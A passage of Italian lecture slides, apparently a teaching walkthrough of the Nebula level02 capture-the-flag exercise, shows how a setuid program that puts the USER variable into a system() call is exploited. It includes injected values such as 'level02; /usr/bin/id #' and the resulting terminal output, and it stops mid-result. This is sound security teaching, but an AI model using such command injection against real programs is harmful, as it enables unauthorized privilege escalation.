
È possibile rompere la password dell'account **flag02**?

Se la password è scelta bene, è praticamente impossibile.

Se la password non è stata mai impostata, è realmente impossibile.

# Aggiornamento dell'albero di attacco

(Marcatura di due azioni praticamente impossibili)



# Una riflessione

(La strategia di esecuzione diretta è un binario morto)

Con elevata probabilità, la strategia di esecuzione diretta non è attuabile.

Bisogna cercare altre vie per la cattura della bandierina.

# Ricerca di alternative

(You use what you got)

Quali home directory sono a disposizione dell'utente **level02**?

```
ls /home/level*
```

```
ls /home/flag*
```

L'utente **level02** può accedere solamente:

alla directory **/home/level02**;

alla directory **/home/flag02**.



# Le due directory accessibili

(Una contiene materiale interessante)

La directory `/home/level02` non sembra ospitare file interessanti.

Tuttavia, è buona norma aprirli alla ricerca di eventuali sorprese...

La directory `/home/flag02` contiene file di configurazione di BASH ed un eseguibile:  
`/home/flag02/flag02`.

# Ispezione dell'eseguibile `flag02`

(Rivela due dettagli fondamentali)

Si visualizzino i metadati di `flag02`:

```
$ ls -l /home/flag02/flag02
-rwsr-x--- 1 flag02 level02 ...
```

→ Il file è:

SETUID `flag02`;

eseguibile dagli utenti del gruppo `level02`.

# Un'idea (non più così) folle

(Eeguire indirettamente `/bin/getflag` tramite `/home/flag02/flag02`)

**Fatto:** `/home/flag02/flag02` è eseguibile e permette di ottenere i privilegi di `flag02`.

**IDEA:** iniettare l'esecuzione del binario `/bin/getflag`, sfruttando il binario `/home/flag02/flag02`.

**Conseguenza:** `/bin/getflag` è eseguito come utente `flag02` → si vince la sfida.

“Aho, ma che \$\*#!? te stai a ‘nventà?”

(Queste ultime slide sono la copia esatta delle precedenti)



# La candida risposta del docente

(Che si spera essere sufficiente a placare l'ira degli studenti)

La procedura di ricerca delle vulnerabilità è sempre la stessa.

Lettura approfondita.


Aggiornamento albero di attacco.

Individuazione di un percorso di sfruttamento.

Le slide riflettono semplicemente questo stato di cose.

# Aggiornamento dell'albero di attacco

(Non è un granché, ma tant'è...)



# L'ostacolo da superare

(Trovare un modo di inoculare `/bin/getflag` in `/home/flag02/flag02`)

Autenticarsi come `level02` ed eseguire il comando `/home/flag02/flag02` sono due operazioni elementari.

Il vero problema è capire come inoculare `/bin/getflag` in `/home/flag02/flag02`.

# Analisi del codice sorgente `level2.c`

(Semplice)

Il programma sorgente `level2.c` svolge le seguenti operazioni:

- imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a `flag02`);

- imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a `level02`);

- alloca un buffer e ci scrive dentro anche il valore di una variabile di ambiente (`USER`);

- stampa il buffer;

- esegue il comando contenuto nel buffer.



# Creazione di un buffer

(Tramite la funzione di libreria `asprintf()`)

La funzione di libreria `asprintf()` alloca un buffer di lunghezza adeguata e ci copia dentro una stringa (tramite `sprintf()`), ritornando il numero di caratteri copiati.

Ritorna -1 in caso di errore.

`man 3 {a, }sprintf` per tutti i dettagli.

# Iniezione indiretta via **PATH**

(Purtroppo non è possibile)

È possibile l'iniezione diretta di comandi tramite manipolazione di **PATH**?

Purtroppo non in questo caso.

In `level2.c`, il comando eseguito è scritto esplicitamente:

```
/bin/echo
```

# Modifica diretta del buffer

(È possibile!)

È possibile l'iniezione diretta di comandi nel buffer?

In linea di principio, sì.

In `level2.c`, la stringa `buffer` riceve il valore di una variabile di ambiente (`USER`).

A rigor di logica, modificando `USER` si dovrebbe poter modificare `buffer`.

# La domanda cruciale

(Risposta la quale, si riesce probabilmente a vincere la sfida)

È possibile iniettare un comando esterno nella stringa **buffer**?

Ad esempio, **/bin/getflag?**

Se si riesce a fare questo, si vince la sfida!

# Lettura documentazione

(Spiegazione dei possibili rischi di sicurezza di `asprintf()` e `sprintf()`)

Si leggano le pagine di manuale di `asprintf()` e `sprintf()` (anche la sezione BUGS):

```
man 3 {a,}sprintf
```

C'è qualche spunto di attacco interessante?

# Possibili attacchi a **buffer**

(Buffer overflow attack, format string attack)


Le sezioni NOTES e BUGS della pagina di manuale di **sprintf ()** fanno cenno a diverse tecniche di attacco possibili su **buffer**:

overflow di una stringa con potenziale esecuzione di codice arbitrario e/o corruzione di memoria (**buffer overflow attack**);

lettura della memoria via stringa di formato **%n** (**format string attack**).

# Aggiornamento dell'albero di attacco

(Due nuove possibilità per l'iniezione...)



# Una riflessione

(Questi attacchi sono complicati; c'è qualcosa di più semplice?)


Questi attacchi sono più complicati rispetto all'iniezione standard, e difficilmente un utente alle prime armi riesce a portarli in porto. C'è qualcosa di più semplice?

Si ricordi l'obiettivo: iniettare codice arbitrario in una stringa di comando BASH.



# Aggiornamento dell'albero di attacco

(Addio alle due nuove possibilità...)



# Un'altra idea semplice e brillante

(Costruzione di una pipeline composta con il carattere ;)

In BASH è possibile concatenare due comandi con il carattere separatore ;.

```
echo comando1; echo comando2
```

**IDEA:** usare la variabile di ambiente **USER** per iniettare un secondo comando.


```
USER=' level102; /usr/bin/id'
```

Carattere  
separatore

Il comando  
da eseguire

# Aggiornamento dell'albero di attacco

(Una nuova speranza si accende...)



# Un tentativo (timido) di attacco

(Funzionerà?)

Ci si autentichi come utente **level02**.

Si imposti la variabili di ambiente **USER** al valore suggerito in precedenza:

```
USER='level02; /usr/bin/id'
```

Si esegua **/home/flag02/flag02**:

```
/home/flag02/flag02
```

# Risultato

(Viene eseguito `/usr/bin/id`, con un esito (forse) inaspettato)

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02
Password:
Last login: Sun Apr  9 09:45:05 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

 * Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

level02@ubuntu:~$ USER='level02; /usr/bin/id'
level02@ubuntu:~$ /home/flag02/flag02
about to call system("/bin/echo level02; /usr/bin/id is cool")
level02
/usr/bin/id: extra operand `cool'
Try `usr/bin/id --help' for more information.
level02@ubuntu:~$
```



# Che cosa esegue `system()` ?

(Esegue `"/bin/echo level02; /usr/bin/id is cool"`)

La funzione di libreria `system()` esegue in modo letterale il comando seguente:

```
/bin/echo level02; /usr/bin/id is cool
```


Chi riesce a vedere l'errore in questo comando?

# L'errore

(Parametri extra passati involontariamente a `/usr/bin/id`)

L'errore risiede nei parametri extra passati involontariamente a `/usr/bin/id`:

```
/bin/echo level02; /usr/bin/id is cool
```



Questi caratteri non possono essere cancellati direttamente. Vanno in qualche modo annullati. Come?

# Una nuova idea


(Annullamento di caratteri tramite il commento #)

In BASH è possibile commentare il resto di una riga con il carattere di commento #.

```
echo comando1; echo comando2 # remark
```

**IDEA:** inserire un carattere di commento dopo `/usr/bin/id` per annullare gli argomenti extra.

```
USER='level02; /usr/bin/id #'
```



Il carattere #  
annulla il resto  
del comando



# Un nuovo tentativo

(Mica tanto timido)

Ci si autentichi come utente **level02**.

Si imposti la variabili di ambiente **USER** al valore suggerito in precedenza:

```
USER='level02; /usr/bin/id #'
```

Si esegua **/home/flag02/flag02**:

```
/home/flag02/flag02
```

# Risultato

(Viene eseguito `/usr/bin/id`, questa volta correttamente)

```
Ubuntu 11.10 ubuntu tty1

ubuntu login: level02
Password:
Last login: Sun Apr  9 12:10:51 PDT 2017 on tty1
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

